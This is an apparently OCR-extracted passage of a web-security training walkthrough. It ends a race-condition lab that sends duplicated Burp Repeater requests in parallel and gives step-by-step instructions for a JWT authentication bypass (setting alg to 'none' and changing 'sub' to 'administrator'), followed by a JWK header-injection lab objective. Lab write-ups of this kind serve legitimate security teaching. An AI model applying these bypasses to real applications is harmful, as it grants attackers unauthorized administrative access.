
Step 4: Open repeaters tab right click on the request and select New tab group. It will form a group.


Step 5: Right click on the 2nd request and select the duplicate tab and give count to 5 so it will duplicate it for 5 times.







Step 6:Click on down arrow of the send button and select the send group in parallel and whill one request will not show the error and which will contain hidden code.








Step 7: paste the copy code in submit solution and submit and the lab will get completed.






JWT


Lab1: JWT authentication bypass via flawed signature verification

Objective: **Exploit a flaw in the application's JWT validation where it fails to verify the signature if the algorithm header is changed to none, allowing for administrative access.**


Step 1: **Log in to your account and intercept a request that uses a** JWT **for authentication**





Step 2: Send the request to **Burp Repeater**.




Step 3: **Use the** JWT Editor **extension (or manually decode the JWT) to modify the header. Change the alg (algorithm) value to none.**









Step 4: **Modify the payload of the JWT to change your username or role (e.g., change "sub": "wiener" to "sub": "administrator").**




Step 6: Replace the original JWT in your request with the modified, unsigned token and click **Send**.






Step 7: Lab Successful.





Lab2: **JWT authentication bypass via jwk header injection**

Objective: Exploit a flaw where the server trusts a JSON Web Key (JWK) provided in the JWT header to verify the signature, allowing you to sign the token with your own private key.

